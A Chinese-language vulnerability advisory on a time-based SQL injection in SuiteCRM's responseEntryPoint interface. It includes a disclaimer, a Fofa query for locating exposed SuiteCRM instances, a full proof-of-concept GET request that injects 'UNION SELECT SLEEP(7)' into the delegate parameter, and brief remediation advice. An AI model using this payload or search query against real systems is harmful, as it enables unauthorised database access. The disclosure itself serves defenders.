免责声明:
本文内容旨在提供有关特定漏洞或安全漏洞的信息,以帮助用户更好地了解可能存在的风险。公布此类信息的目的在于促进网络安全意识和技术进步,并非出于任何恶意目的。阅读者应该明白,在利用本文提到的漏洞信息或进行相关测试时,可能会违反某些法律法规或服务协议。同时,未经授权地访问系统、网络或应用程序可能导致法律责任或其他严重后果。作者不对读者基于本文内容而产生的任何行为或后果承担责任。读者在使用本文所提供的信息时,必须遵守适用法律法规和相关服务协议,并独自承担所有风险和责任。如有侵权,请联系删除。
产品简介
SuiteCRM是企业级CRM系统,订阅可获升级、变更、维护、救援等免费技术支持服务。 SuiteCRM是一个企业级的、可定制的,免费的CRM系统。 包括市场、销售过程管理、协作管理、工作流、门户等功能模块。 所有功能全部 开源,完全具备商业CRM软件的功能和架构。
漏洞描述
SuiteCRM responseEntryPoint 接口存在SQL注入漏洞,攻击者通过SQL注入可以获取服务器数据库敏感信息
网络空间测绘
Fofa
php
title="SuiteCRM"
漏洞复现
php

GET /index.php?entryPoint=responseEntryPoint&event=1&delegate=a<"+UNION+SELECT+SLEEP(7);--+-&type=c&response=accept HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; SV1; QQDownload 732; .NET4.0C; .NET4.0E; SE 2.X MetaSr 1.0)
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
延时注入
修复建议
1、如⾮必要,禁⽌公⽹访问该系统。
2、用防火墙等安全设备设定访问规则,只允许白名单中的设备访问。
3、及时升级产品到最新版本。